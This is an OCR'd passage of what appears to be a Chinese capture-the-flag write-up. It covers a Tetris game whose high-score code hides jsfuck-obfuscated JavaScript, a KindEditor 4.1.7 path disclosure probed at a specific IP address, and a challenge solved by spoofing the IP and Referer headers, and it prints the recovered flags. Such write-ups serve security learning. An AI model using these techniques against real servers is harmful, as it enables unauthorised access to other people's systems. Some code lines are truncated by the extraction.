        b.puzzle && b.puzzle.isRunning() && !b.puzzle.isStopped() && b.puzzle.mayMoveRight() && (b.puzz
    };
    this.space = function() {
        b.puzzle && b.puzzle.isRunning() && !b.puzzle.isStopped() && (b.puzzle.stop(), b.puzzle.forceMo
    };
    var c = g("tetris-help")
```

```
        var m = new f("tetris-help"),
            n = new f("tetris-highscores");
        document.getElementById("tetris-menu-start").onclick = function() {
            m.close();
            n.close();
            b.start();
            this.blur()
        };
        document.getElementById("tetris-menu-reset").onclick = function() {
            m.close();
            n.close();
            b.reset();
            this.blur()
        };
        document.getElementById("tetris-menu-help").onclick = function() {
            n.close();
            m.activate();
            this.blur()
        };
        document.getElementById("tetris-help-close").onclick = m.close;
        document.getElementById("tetris-menu-highscores").onclick = function() {
            m.close();
            document.getElementById("tetris-highscores-content").innerHTML = b.highscores.toHtml();
            n.activate();
            this.blur()
        };
        document.getElementById("tetris-highscores-close").onclick = n.close;
        var e = new function() {
                this.up = 38;
                this.down = 40;
                this.left = 37;
                this.right = 39;
                this.n = 78;
                this.r = 82;
                this.space = 32;
                this.f12 = 123;
                this.escape = 27;
                this.keys = [];
                this.funcs = [];
                var b = this;
                this.set = function(b, a) {
                    this.keys.push(b);
                    this.funcs.push(a)
                };
                this.event = function(d) {
                    d || (d = window.event);
                    for (var a = 0; a < b.keys.length; a++) if (d.keyCode == b.keys[a]) b.funcs[a]()
                }
            };
        e.set(e.n, this.start);
        e.set(e.r, this.reset);
        e.set(e.up, this.up);
        e.set(e.down, this.down);
        e.set(e.left, this.left);
        e.set(e.right, this.right);
        e.set(e.space, this.space);
        document.onkeydown = e.event
    }
    String.prototype.trim || (String.prototype.trim = function() {
        return this.replace(/^\s*|\s*$/g, "")
```

```
});
Array.prototype.removeByIndex || (Array.prototype.removeByIndex = function(f) {
    this.splice(f, 1)
});
String.prototype.format || (String.prototype.format = function() {
    if (!arguments.length) throw "String.format()\tfailed,\tno arguments passed, this =\t" + this;
    var f = this.split("?");
    if (arguments.length != f.length - 1) throw "String.format() failed, tokens !=\targuments, this\t=
    for (var l = f[0], k = 0; k < arguments.length; ++k) l += arguments[k] + f[k + 1];
    return l
});
```

贴出关键代码

```
this.mayAdd = function(a) {
            if (this.scores.length < this.maxscores) return 1E6 < a && (a = new p, a.set("urlkey", "web
            for (var b = this.scores.length - 1; 0 <= b; --b) if (this.scores[b].score < a) return 1E6
            return !1
        };
```


“webqwer” [1] + “100.js”为e100.js
访问，为jsfuck混淆过的js代码。直接控制台运行

flag{oT0yTrjU0xhjhj2YTcT8jljMWpzS9tDk}

Reappear

思路

```
在http://218.76.35.75:65180//kindeditor/kindeditor.js泄露的信息可看出版本为4.1.7
这个版本有个泄露路径的js脚本为:/php/file_manager_json.php
直接访问
```




根据泄露的信息访问/attached/flag_clue.php
得到=0nYvpEdhVmcnFUZu9GRlZXd7pzZhxmZ
直接反序+base64解码获得flag

DrinkCoffee

思路

```
抓包，根据提示修改Ip以及referer看下响应包，有个d2626f412da748e711ca4f4ae9428664 md5解密为cafe
将cafe带入包中Resend一次，得到flag
```



Document

思路

暂时写到这，七点继续写。